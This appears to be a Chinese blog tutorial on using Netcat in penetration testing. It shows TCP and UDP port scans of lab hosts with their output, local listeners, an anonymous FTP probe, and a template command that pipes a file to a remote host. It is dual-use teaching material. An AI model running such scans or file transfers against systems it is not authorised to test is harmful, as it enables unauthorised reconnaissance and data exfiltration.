“瑞士军刀”Netcat使用方法总结

Fly鹏程万里 2018-04-17 共262327人围观，发现 9 个不明物体 工具 新手科普


前言

最近在做渗透测试的时候遇到了端口监听和shell的反弹问题，在这个过程中自己对Netcat这一款神器有了新的识，现将一些Netcat的用法做一个小总结，希望对各位有帮助！

Netcat简介

Netcat是一款非常出名的网络工具，简称“NC”,有渗透测试中的“瑞士军刀”之称。它可以用作听、端扫描、远程文件传输、还可以实现远程shell等功能。总之功能强大，可以用一句较为风趣的话来描的强大

Netcat选项参数说明



```
root@kali:~# nc -h
[v1.10-41.1]
connect to somewhere:   nc [-options] hostname port[s] [ports] ...
listen for inbound:     nc -l -p port [-options] [hostname] [port]
options:
        -c shell commands       as `-e'; use /bin/sh to exec [dangerous!!]
        -e filename             program to exec after connect [dangerous!!]
        -b                      allow broadcasts
        -g gateway              source-routing hop point[s], up to 8
        -G num                  source-routing pointer: 4, 8, 12, ...
        -h                      this cruft
        -i secs                 delay interval for lines sent, ports scanned
        -k                      set keepalive option on socket
        -l                      listen mode, for inbound connects
        -n                      numeric-only IP addresses, no DNS
        -o file                 hex dump of traffic
        -p port                 local port number
        -r                      randomize local and remote ports
        -q secs                 quit after EOF on stdin and delay of secs
        -s addr                 local source address
        -T tos                  set Type Of Service
        -t                      answer TELNET negotiation
        -u                      UDP mode
        -v                      verbose [use twice to be more verbose]
        -w secs                 timeout for connects and final net reads
        -C                      Send CRLF as line-ending
        -z                      zero-I/O mode [used for scanning]
port numbers can be individual or ranges: lo-hi [inclusive];
hyphens in port names must be backslash escaped (e.g. 'ftp\-data').
```

功能说明：端口扫描、端口监听、远程文件传输、远程shell等等;

语　　法：nc [-hlnruz][-g<网关...>][-G<指向器数目>][-i<延迟秒数>][-o<输出文件>][-p<通信端口>][-s<来位址>][-v...][-w<超时秒数>][主机名称][通信端口...]

参　　数：

-g <网关> 设置路由器跃程通信网关，最多可设置8个；

-G <指向器数目> 设置来源路由指向器，其数值为4的倍数；

-h 在线帮助；

-i <延迟秒数> 设置时间间隔，以便传送信息及扫描通信端口；

-l 使用监听模式，管控传入的资料；

-n 直接使用IP地址，而不通过域名服务器；

-o <输出文件> 指定文件名称，把往来传输的数据以16进制字码倾倒成该文件保存；

-r 乱数指定本地与远端主机的通信端口；

-s <来源位址> 设置本地主机送出数据包的IP地址；

-u 使用UDP传输协议；

-v 显示指令执行过程；


-w <超时秒数> 设置等待连线的时间；

-z 使用0输入/输出模式，只在扫描通信端口时使用。

Netcat简易使用

连接到远程主机


命令：nc　-nvv Targert_IP　Targert_Port



```
root@kali:~# nc -nvv 192.168.11.135 80
(UNKNOWN) [192.168.11.135] 80 (http) open
```

监听本地主机

命令：nc　-l　-p　Local_Port




```
root@kali:~# nc -l -p 80
```

端口扫描

扫描指定主机的单一端口是否开放


格式：nc　-v　target_IP　target_Port



```
root@kali:~# nc -v 192.168.11.138 80
192.168.11.138: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.11.138] 80 (http) open
```

扫描指定主机的某个端口段的端口开放信息


格式：nc　-v　-z　Target_IP　Target_Port_Start　-　Target_Port_End



```
192.168.11.138: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.11.138] 514 (shell) open
(UNKNOWN) [192.168.11.138] 513 (login) open
(UNKNOWN) [192.168.11.138] 512 (exec) open
(UNKNOWN) [192.168.11.138] 445 (microsoft-ds) open
(UNKNOWN) [192.168.11.138] 139 (netbios-ssn) open
(UNKNOWN) [192.168.11.138] 111 (sunrpc) open
(UNKNOWN) [192.168.11.138] 80 (http) open
(UNKNOWN) [192.168.11.138] 53 (domain) open
(UNKNOWN) [192.168.11.138] 25 (smtp) open
(UNKNOWN) [192.168.11.138] 23 (telnet) open
(UNKNOWN) [192.168.11.138] 22 (ssh) open
(UNKNOWN) [192.168.11.138] 21 (ftp) open
root@kali:~#
```

扫描指定主机的某个UDP端口段，并且返回端口信息


格式：nc -v -z -u Target_IP Target_Port_Start - Target_Port_End



```
root@kali:~# nc -v -z -u 192.168.11.138 20-1024
192.168.11.138: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.11.138] 1018 (?) open
(UNKNOWN) [192.168.11.138] 1017 (?) open
(UNKNOWN) [192.168.11.138] 1016 (?) open
(UNKNOWN) [192.168.11.138] 1015 (?) open
(UNKNOWN) [192.168.11.138] 1014 (?) open
(UNKNOWN) [192.168.11.138] 1013 (?) open
(UNKNOWN) [192.168.11.138] 1012 (?) open
(UNKNOWN) [192.168.11.138] 1011 (?) open
(UNKNOWN) [192.168.11.138] 1010 (?) open
(UNKNOWN) [192.168.11.138] 1009 (?) open
(UNKNOWN) [192.168.11.138] 1008 (?) open
(UNKNOWN) [192.168.11.138] 1007 (?) open
(UNKNOWN) [192.168.11.138] 1006 (?) open
(UNKNOWN) [192.168.11.138] 1005 (?) open
(UNKNOWN) [192.168.11.138] 1004 (?) open
(UNKNOWN) [192.168.11.138] 1003 (?) open
(UNKNOWN) [192.168.11.138] 1002 (?) open
(UNKNOWN) [192.168.11.138] 1001 (customs) open
(UNKNOWN) [192.168.11.138] 1000 (?) open
(UNKNOWN) [192.168.11.138] 999 (?) open
(UNKNOWN) [192.168.11.138] 998 (?) open
(UNKNOWN) [192.168.11.138] 997 (?) open
(UNKNOWN) [192.168.11.138] 996 (?) open
(UNKNOWN) [192.168.11.138] 995 (?) open
(UNKNOWN) [192.168.11.138] 994 (?) open
(UNKNOWN) [192.168.11.138] 993 (?) open
```

扫描指定主机的端口段信息，并且设置超时时间为3秒

格式：nc -vv (-v) -z -w time Target_IP Target_Port_Start-Targert_Port_End




```
192.168.11.138: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.11.138] 30 (?) : Connection refused
(UNKNOWN) [192.168.11.138] 29 (?) : Connection refused
(UNKNOWN) [192.168.11.138] 28 (?) : Connection refused
(UNKNOWN) [192.168.11.138] 27 (?) : Connection refused
(UNKNOWN) [192.168.11.138] 26 (?) : Connection refused
(UNKNOWN) [192.168.11.138] 25 (smtp) open
(UNKNOWN) [192.168.11.138] 24 (?) : Connection refused
(UNKNOWN) [192.168.11.138] 23 (telnet) open
(UNKNOWN) [192.168.11.138] 22 (ssh) open
(UNKNOWN) [192.168.11.138] 21 (ftp) open
(UNKNOWN) [192.168.11.138] 20 (ftp-data) : Connection refused
 sent 0, rcvd 0
root@kali:~#
```


端口监听

监听本地端口


格式：nc -l -p local_Port



```
root@kali:~# nc -l -p 9999
```



http://192.168.11.144:9999/




```
root@kali:~# nc -l -p 9999
GET /favicon.ico HTTP/1.1
Host: 192.168.11.144:9999
Connection: Keep-Alive
Pragma: no-cache
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like
 Gecko) Chrome/49.0.2623.221 Safari/537.36 SE 2.X MetaSr 1.0
Accept-Encoding: gzip, deflate
```


注：先设置监听（不能出现端口冲突），之后如果有外来访问则输出该详细信息到命令行

监听本地端口，并且将监听到的信息保存到指定的文件中


格式：nc -l -p local_Port > target_File



```
root@kali:~# ls
python  tools  公共  模板  视频  图片  文档  下载  音乐
```



http://192.168.11.144:9999/




```
root@kali:~# nc -l -p 9999 >log.txt
root@kali:~# ls
log.txt  python  tools  公共  模板  视频  图片  文档  下载  音乐  桌面
root@kali:~# cat log.txt
GET / HTTP/1.1
Host: 192.168.11.144:9999
Connection: keep-alive
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0
.8
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like
 Gecko) Chrome/49.0.2623.221 Safari/537.36 SE 2.X MetaSr 1.0
Accept-Encoding: gzip, deflate, sdch
Accept-Language: zh-CN,zh;q=0.8

root@kali:~# 
```


连接远程系统

格式：nc Target_IP   Target_Port



```
root@kali:~# nc 192.168.11.135 80
```


之后可以运行HTTP请求




```
root@kali:~# nc 192.168.11.135 80
GET /HTTP/1.0
HTTP/1.1 400 Bad Request
Date: Sun, 15 Apr 2018 07:48:05 GMT
Server: Apache/2.4.7 (Ubuntu)
Content-Length: 300
Connection: close
Content-Type: text/html; charset=iso-8859-1
```

FTP匿名探测

格式：nc   Targert_IP   21



```
root@kali:~# nc 192.168.11.138 21
220 (vsFTPd 2.3.4)
USER anonymous
331 Please specify the password.
PASS anonymous
```




```
help
214-The following commands are recognized.
 ABOR ACCT ALLO APPE CDUP CWD  DELE EPRT EPSV FEAT HELP LIST MDTM MKD
 MODE NLST NOOP OPTS PASS PASV PORT PWD  QUIT REIN REST RETR RMD  RNFR
 RNTO SITE SIZE SMNT STAT STOR STOU STRU SYST TYPE USER XCUP XCWD XMKD
 XPWD XRMD
214 Help OK.
```


文件传输

传输端:

格式：nc　Targert_IP　Targert_Port　<　Targert_File




```
